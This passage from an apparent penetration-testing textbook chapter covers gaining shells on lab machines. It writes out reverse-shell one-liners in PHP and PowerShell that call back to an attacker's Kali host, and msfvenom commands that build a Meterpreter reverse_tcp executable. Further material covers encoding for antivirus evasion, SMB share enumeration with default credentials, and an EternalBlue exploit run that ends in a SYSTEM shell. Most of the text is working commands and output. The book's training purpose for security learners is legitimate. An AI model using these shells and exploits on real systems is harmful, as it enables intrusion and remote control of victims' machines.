php -r 'fsockopen("[Kali IP]", [Kali Listener port]); exec("/bin/sh -i <&3
>&3 2>&3");'
```

PowerShell

This one is tricky; you need to be careful because the Windows operating system has evolved with malware detection. Here's an example of a one-liner PowerShell script:

```
$client = New-Object System.Net.Sockets.TCPClient("[Kali IP]", [Kali Listener
Port]); $stream = $client.GetStream(); [byte[]] $bytes = 0..65535|%{0}; while(($i
= $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object
-TypeName System.Text.ASCIIEncoding).GetString($bytes, 0, $i); $sendback =
(iex $data 2>&1 | Out-String ); $sendback2 = $sendback + "PS " + (pwd).Path
+ "> "; $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2); $stream.
Write($sendbyte, 0, $sendbyte.Length); $stream.Flush(); $client.Close()
```

The previous liner will be mostly detected by antivirus software. These security tools are becoming better than before, so you have to be creative when this challenge arises.

Using Shells with Metasploit

In the previous section, you saw different types of shells that you can execute on the victim's host. Maintaining all these commands is not practical, so the

solution is Metasploit/MSFvenom. The two main components of a successful Meterpreter shell (or any type of shell using Metasploit) are as follows:

- Generating your payload in MSFvenom
- Creating a listener in Metasploit

Let's start with a practical example so you can understand how it works on the ground. In our current example, we will generate a Windows/Meterpreter payload using MSFvenom first (remember that LHOST is the Kali IP address and LPORT is the port we want to listen on):

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.0.102
LPORT=1111 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

Next, we will start listening on that port using the multihandler module in Metasploit.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 1111
msf5 exploit(multi/handler) > exploit
```

At this stage, all we need is to transfer this payload (`shell.exe`) to our Windows victim's host and run it. Once we execute it, we should get a Meterpreter shell:

```
[*] Started reverse TCP handler on 172.16.0.102:1111
[*] Sending stage (176195 bytes) to 172.16.0.100
[*] Meterpreter session 1 opened (172.16.0.102:1111 ->
172.16.0.100:49177) at 2020-06-27 12:39:30 -0400
```

```
meterpreter >
```

Later in this book, you will learn how to proceed from this stage on privilege escalation and pivoting using Meterpreter.

MSFvenom options

To manage MSFvenom well, you will need to master its options. Here's the template of a typical command:

```
$msfvenom -p [payload name] - platform [Operating System] -e [encoder] -f  
[format] -out [output file name]
```

To list all the supported payloads, use the following (use the `grep` command to filter the results):

```
$msfvenom -l payloads
```

To list all the supported platforms (e.g., Windows, Linux, etc.), use the following:

```
$msfvenom -l platforms
```

To list all the supported encoders (to bypass antivirus software), use the following:

```
$msfvenom -l encoders
```

You can also encode the payload multiple times using the `-i` flag. Sometimes more iterations may help to avoid antivirus protection, but know that encoding isn't really meant to be used as a real antivirus evasion solution:

```
$msfvenom -p windows/meterpreter/bind_tcp -e x86/shikata_ga_nai -i 3
```

Finally, to list all the supported file formats using `MSFvenom`, use this:

```
$msfvenom --help-formats
```

Exploiting the SMB Protocol

The Samba protocol has been a popular exploitable service over the past years. The major exploits in Metasploit are related to the SMB vulnerabilities.

Connecting to SMB Shares

Once you see that port 445 is open during the enumeration phase, then you can proceed by trying to connect to these directories.

To list the share folders on a remote host, let's use Metasploit's `smb_enumshares` module:

```
msf5 > use auxiliary/scanner/smb/smb_enumshares  
msf5 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 172.16.0.100  
RHOSTS => 172.16.0.100  
msf5 auxiliary(scanner/smb/smb_enumshares) > set SMBUser admin  
SMBUser => admin  
msf5 auxiliary(scanner/smb/smb_enumshares) > set SMBPass admin  
SMBPass => admin  
msf5 auxiliary(scanner/smb/smb_enumshares) > run  
[+] 172.16.0.100:445 - ADMIN$ - (DISK) Remote Admin  
[+] 172.16.0.100:445 - C - (DISK)
```

```
[+] 172.16.0.100:445 - C$ - (DISK) Default share
[+] 172.16.0.100:445 - IPC$ - (IPC) Remote IPC
[*] 172.16.0.100: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We found four shared directories in the previous Windows host.

In Kali, you can access an SMB share remotely using the OS folder explorer. Make sure to enter the following path in your Kali's File Manager (see Figure 7.25):




Figure 7.25: SMB Connect

`smb://[IP address]`

Once you enter the correct IP address, you will be asked to enter the credentials (in my case, it's admin:admin). When you click the Connect button, you will have complete visual access to the remote shares (see Figure 7.26).




Figure 7.26: SMB Connection Established

SMB Eternal Blue Exploit

We're using this subject as an example for a reason. This eternal blue exploit was popular a few years ago, and Microsoft already patched it. But since you're learning about exploitation, then you have to see how it works. You will encounter

this scenario in CTFs and some practical certifications like the OSCP. Again, we will be using Metasploit, and we will execute the `ms17_010_eternalblue` module:

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_
tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 172.16.0.100
RHOSTS => 172.16.0.100
msf5 exploit(windows/smb/ms17_010_eternalblue) > set SMBUSER admin
SMBUSER => admin
msf5 exploit(windows/smb/ms17_010_eternalblue) > set SMBPASS admin
SMBPASS => admin
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.16.0.102:4444
[*] 172.16.0.100:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.16.0.100:445      - Host is likely VULNERABLE to MS17-010! -
Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 172.16.0.100:445      - Scanned 1 of 1 hosts (100% complete)
[*] 172.16.0.100:445 - Connecting to target for exploitation.
[...]
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Summary

Exploitation is fun, and ideally you enjoyed this chapter. Learning should be a fun activity and not a chore. The materials that you learned will allow you to move forward to the next steps, which are privilege escalation and lateral movement. In the next chapter, you will learn how to exploit web applications like the Pros!